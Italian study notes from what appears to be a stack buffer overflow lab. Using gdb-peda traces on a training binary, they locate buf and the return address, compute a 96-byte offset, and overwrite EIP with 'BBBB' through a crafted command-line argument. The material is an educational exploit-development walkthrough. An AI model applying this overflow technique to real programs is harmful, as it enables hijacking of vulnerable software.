


```
gdb-peda$ si
[----------------------------------registers-----------------------------------]
EAX: 0xffffd74b ("AAAA")
EBX: 0xf7fbb000 --> 0x1a9da8
ECX: 0xb3f65113
EDX: 0xffffd4c4 --> 0xf7fbb000 --> 0x1a9da8
ESI: 0x0
EDI: 0x0
EBP: 0xffffd478 --> 0xffffd498 --> 0x0
ESP: 0xffffd400 --> 0x0
EIP: 0x80484c3 (<myfunc+6>:	lea    eax,[ebp-0xc])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bd <myfunc>:	push   ebp
   0x80484be <myfunc+1>:	mov    ebp,esp
   0x80484c0 <myfunc+3>:	sub    esp,0x78
=> 0x80484c3 <myfunc+6>:	lea    eax,[ebp-0xc]
   0x80484c6 <myfunc+9>:	mov    DWORD PTR [esp+0x8],eax
   0x80484ca <myfunc+13>:	lea    eax,[ebp-0x5c]
   0x80484cd <myfunc+16>:	mov    DWORD PTR [esp+0x4],eax
   0x80484d1 <myfunc+20>:	mov    DWORD PTR [esp],0x80485da
[------------------------------------stack-------------------------------------]
0000| 0xffffd400 --> 0x0
0004| 0xffffd404 --> 0x0
0008| 0xffffd408 --> 0x0
0012| 0xffffd40c --> 0x0
0016| 0xffffd410 --> 0x3
0020| 0xffffd414 --> 0x9 ('\t')
0024| 0xffffd418 --> 0x2c0003f
0028| 0xffffd41c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
21	    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
```

all'interno dello *stack frame* vengono salvate le variabili locali


cosa sono ?

indica la riga del file sorgente corrispondente all' EIP




```
[----------------------------------registers-----------------------------------]
EAX: 0xffffd41c --> 0x0
EBX: 0xf7fbb000 --> 0x1a9da8
ECX: 0x0
EDX: 0xf7fbc898 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xffffd478 --> 0xffffd498 --> 0x0
ESP: 0xffffd400 --> 0xffffd41c --> 0x0
EIP: 0x80484ea (<myfunc+45>:    call   0x8048340 <strcpy@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484e0 <myfunc+35>:       mov    DWORD PTR [esp+0x4],eax
   0x80484e4 <myfunc+39>:       lea    eax,[ebp-0x5c]
   0x80484e7 <myfunc+42>:       mov    DWORD PTR [esp],eax
=> 0x80484ea <myfunc+45>:       call   0x8048340 <strcpy@plt>
   0x80484ef <myfunc+50>:       mov    eax,DWORD PTR [ebp-0xc]
   0x80484f2 <myfunc+53>:       cmp    eax,0xd0a00
   0x80484f7 <myfunc+58>:       jne    0x8048505 <myfunc+72>
   0x80484f9 <myfunc+60>:       mov    DWORD PTR [esp],0x80485f2
Guessed arguments:
arg[0]: 0xffffd41c --> 0x0
arg[1]: 0xffffd74b ("AAAA")
[------------------------------------stack-------------------------------------]
0000| 0xffffd400 --> 0xffffd41c --> 0x0
0004| 0xffffd404 --> 0xffffd74b ("AAAA")
0008| 0xffffd408 --> 0xffffd46c --> 0x8048562 (<__libc_csu_init+82>:    add    edi,0x1)
0012| 0xffffd40c --> 0x0
0016| 0xffffd410 --> 0x3
0020| 0xffffd414 --> 0x9 ('\t')
0024| 0xffffd418 --> 0x2c0003f
0028| 0xffffd41c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 10, 0x080484ea in myfunc (src=0xffffd74b "AAAA") at stack5-mod.c:22
22          strcpy(buf,src);
gdb-peda$ x/s $eax
0xffffd41c:     ""
gdb-peda$ x/wx $eax
0xffffd41c:     0x00000000
```

Cosa sono?




```
gdb-peda$ c
Continuing.
[----------------------------------registers-----------------------------------]
EAX: 0xffffd41c ("AAAA")
EBX: 0xf7fbb000 --> 0x1a9da8
ECX: 0xffffd74b ("AAAA")
EDX: 0xffffd41c ("AAAA")
ESI: 0x0
EDI: 0x0
EBP: 0xffffd478 --> 0xffffd498 --> 0x0
ESP: 0xffffd400 --> 0xffffd41c ("AAAA")
EIP: 0x80484ef (<myfunc+50>:    mov    eax,DWORD PTR [ebp-0xc])
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484e4 <myfunc+39>:       lea    eax,[ebp-0x5c]
   0x80484e7 <myfunc+42>:       mov    DWORD PTR [esp],eax
   0x80484ea <myfunc+45>:       call   0x8048340 <strcpy@plt>
=> 0x80484ef <myfunc+50>:       mov    eax,DWORD PTR [ebp-0xc]
   0x80484f2 <myfunc+53>:       cmp    eax,0xd0a00
   0x80484f7 <myfunc+58>:       jne    0x8048505 <myfunc+72>
   0x80484f9 <myfunc+60>:       mov    DWORD PTR [esp],0x80485f2
   0x8048500 <myfunc+67>:       call   0x8048350 <puts@plt>
[------------------------------------stack-------------------------------------]
0000| 0xffffd400 --> 0xffffd41c ("AAAA")
0004| 0xffffd404 --> 0xffffd74b ("AAAA")
0008| 0xffffd408 --> 0xffffd46c --> 0x8048562 (<__libc_csu_init+82>:    add    edi,0x1)
0012| 0xffffd40c --> 0x0
0016| 0xffffd410 --> 0x3
0020| 0xffffd414 --> 0x9 ('\t')
0024| 0xffffd418 --> 0x2c0003f
0028| 0xffffd41c ("AAAA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 11, myfunc (src=0xffffd74b "AAAA") at stack5-mod.c:23
23              if (cookie == 0x000d0a00)
```



```
gdb-peda$ x/wx $eax
0xffffd41c:     0x41414141
gdb-peda$ x/s $eax
0xffffd41c:     "AAAA"
gdb-peda$ p/d 0xffffd47c - 0xffffd41c
$8 = 96
```

offset dell'indirizzo di ritorno rispetto a *buf*

controlling EIP




```
➜  stack git:(master) ✗ ulimit -c unlimited
➜  stack git:(master) ✗ ./stack5-mod `python -c 'print "A"*96 + "BBBB"'`
buf: ffffd42c cookie: ffffd47c
[1]    16829 segmentation fault (core dumped)  ./stack5-mod `python -c 'print "A"*96 + "BBBB"'`
➜  stack git:(master) ✗ gdb -q ./stack5-mod core
Reading symbols from ./stack5-mod...done.
[New LWP 16829]
Core was generated by `./stack5-mod AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x42424242 in ?? ()
```

